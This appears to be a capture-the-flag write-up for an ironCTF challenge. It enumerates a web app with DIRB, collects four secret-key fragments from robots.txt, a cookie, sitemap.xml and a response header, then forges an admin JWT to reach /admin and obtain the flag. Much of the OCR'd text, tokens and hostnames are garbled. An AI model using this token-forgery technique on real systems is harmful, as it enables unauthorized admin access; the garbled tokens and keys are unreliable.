

JWT Hunt

1. **Registration and JWT:** After registering, we will received a JWT (JSON Web Token) in a cookie. To become an admin, the key signature for the JWT will be needed first.
2. **Finding Hidden Directories:** Used a tool called **DIRB** to search for hidden directories that might contain parts of the key.

```
DIRB v2.22      dirb-v2.22
                GoThMy
By The Dark Raver

-----F-----v9Wq3e&Zf8L
cookie: pRt13Y4nJ^aPk7Sd

START_TIME: Sun Oct 6 12:26:47 2024
URL_BASE: https://jwt-hunt.lnfnlnty.team/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlubm41IiwiaHA10iOiJlbnNlbnR5LnR5bGVudC5kaWQ3e&Zf8L

-----


GENERATED WORDS: 4612


---- Scanning URL: https://jwt-hunt.lnfnlnty.team/ ----
+ https://jwt-hunt.lnfnlnty.team/admin (CODE:302|SIZE:209)
+ https://jwt-hunt.lnfnlnty.team/dashboard (CODE:302|SIZE:201)
+ https://jwt-hunt.lnfnlnty.team/login (CODE:200|SIZE:1425)
+ https://jwt-hunt.lnfnlnty.team/register (CODE:200|SIZE:1434)
+ https://jwt-hunt.lnfnlnty.team/robots.txt (CODE:200|SIZE:110)
+ https://jwt-hunt.lnfnlnty.team/sitemap.xml (CODE:200|SIZE:583)

-----

END_TIME: Sun Oct 6 12:40:55 2024
DOWNLOADED: 4612 - FOUND: 6
```

3. Found the following:
- **robots.txt:** 6yH\$#v9Wq3e&Zf8L



The screenshot shows a web browser window with the address bar displaying `https://jwt-hunt.1nf1n1ty.team/robots.txt`. The browser's tab bar shows several tabs: MJII, UNIKL, G, A, M, E, P, and CTF THINGS. The main content area displays the text of the robots.txt file:

```
User-agent: *  
Disallow: /secretkeypart4  
  
# Here's the first part of the secret key:  
6yH$#v9Wq3e&Zf8L
```

- **cookie:** pRt1%Y4nJ^aPk7Sd

```
1 GET /dashboard HTTP/2
2 Host: jwt-hunt.infinity.team
3 Cookie: secret key part 2=pRt1%Y4nJ^aPk7Sd; cf c
```

- **sitemap.xml:** 2C@mQjUwEbGoIhNy

This XML file does not appear to have any style information associated with it.

```

▼<urlset xmlns= http://www.sitemaps.org/schemas/sitemap/0.9">
  ▼<url>
    <loc>http://example.com/</loc>
    <lastmod>2024-01-01</lastmod>
  </url>
  ▼<url>
    <loc>http://example.com/register</loc>
    <lastmod>2024-01-01</lastmod>
  </url>
  ▼<url>
    <loc>http://example.com/login</loc>
    <lastmod>2024-01-01</lastmod>
  </url>
  ▼<url>
    <loc>http://example.com/dashboard</loc>
    <lastmod>2024-01-01</lastmod>
  </url>
  <!-- Third part of the secret key: 2C@mQjUwEbGoIhNy -->
</urlset>

```

- **Secret-Key-Part-4** (HEAD request): 0T!Bx1Vz5uMKA#Yp

| Pretty | Raw | Hex |
|--------|-----|-----|
|--------|-----|-----|

```
HEAD /secretkeypart4 HTTP/2
```

```
Host: jwt-hunt.infinity.team
```

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sun, 06 Oct 2024 03:56:52 GMT
3 Content-Type: text/html; charset=utf-8
4 Secret-Key-Part-4: OT!Bx1Vz5uMKA#Yp
```

Combine key:

6yH\$#v9Wq3e&Zf8LpRt1%Y4nJ^aPk7Sd2C@mQjUwEbGoIhNy0T!Bx1Vz5uMKA#Yp

4. **Changing the Username:** Changed the username to **admin** using the JWT and the key signature we collected from the previous step. Verified the JWT signature at jwt.io

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuaWwiZXhwIjozNzI4Mgk3MzU1fQ.vtTzGgyhEddMLdN0s9eMM6XfhSEQPRDRdDakMSfK7Ko

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

| |
|---------------|
| PAYLOAD: DATA |
|---------------|

```
{
  "username": "admin",
  "exp": 1728187355
}
```

VERIFY SIGNATURE

```
HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    6yH$#v9Wq3e&Zf8LpRt1%')
) ☐ secret base64 encoded
```

5. **Accessing the Admin Dashboard:** Finally, we changed the URI from */dashboard* to */admin* and successfully obtained the flag.

| Request | | | Response | | |
|---|-----|-----|---|-----|--------|
| Pretty | Raw | Hex | Pretty | Raw | Render |
| <pre>1 GET /admin HTTP/2 2 Host: jwt-hunt.infinity.team 3 Cookie: secret_key_part_2=pRt4Y4nJ*aPK75d; cf_clearance=rFRk8InGLD3h3BNK6Vb.DVaY2LaX1tclpk88ec180SA-1728184882-1.2.1.1-xPsF6H50cQMLJ4s7abfHbwXzWgdW HDTF49cVUEbcbj_QacdbVtFac5gaC.nfVpZKdAnmQ85ASfawQee9gHBF9hPaJo011C4bde19sed0UP4ggJWThdr R.A1qs3SxHE1qjCWfQ2xL0dabw3jclal5K2IVlFQ23TmxP.K.q7jcLQ1b69qes2XSKPNxa85XG80.LEdJjFFwciAC6 4YCORB9hQQ.Zbhm0J2jmlpL_Aw8C2zstp5Fz4sOpk70311H88v03S7356_auH9q8N5xcQ5cuYbMFJ5gf2.3gQX01LW g__IoNeD39da5Cu.d3vZcYaYdENwohoZRB6Xx.9s0Wmw04h1wAHTLAA2oGcK7zLeAB15ueYsvsT0KicD6LYLydwIX CCaRd.lMh90ggy: toKenr eyYhbGc10iJ1U5i1N1A1s1mR5cC161kpXVCJ9.eyJlc2VybmFtZSI6ImFkbWludW1iZXhwaW9oXzI4NTg3MzU1fQ.vtT sGyyhEd4MLdN0s9eNMEXrhSEQPDRdDakMSfK7Ko 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like</pre> | | | <pre>1 HTTP/2 200 OK 2 Date: Sun, 06 Oct 2024 03:57:56 GMT 3 Content-Type: text/html; charset=utf-8 4 Cf-Cache-Status: DYNAMIC 5 Report-To: 6 ("endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=vYr3morg9DbAuKxTlqfmQLVP 4ecuy80v8mNDGB1tAdaBylpA2F8KaRcGMWFeh82gxq42c42BuyP6tyIbS4rpdsmNV1shOF8GwRGonFKTPQMD1wJ25Y4 28xVq0dcKgCvEdPy10rkpt42PvfmUevL2"}],"group":"cf-nel","max_age":604800}) 7 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} 8 Speculation-Rules: "/cdn-cgi/speculation" 9 Server: cloudflare 10 Cf-Ray: 8ce2baec1e0218e8-SIN 11 Welcome admin, here's your flag : <u>ironCTF{W0w_U_R341ly_Kn0w_4_L07_Ab0ut_JWT_3xp10r4710n!}</u></pre> | | |

Flag: **ironCTF{W0w_U_R341ly_Kn0w_4_L07_Ab0ut_JWT_3xp10r4710n!}**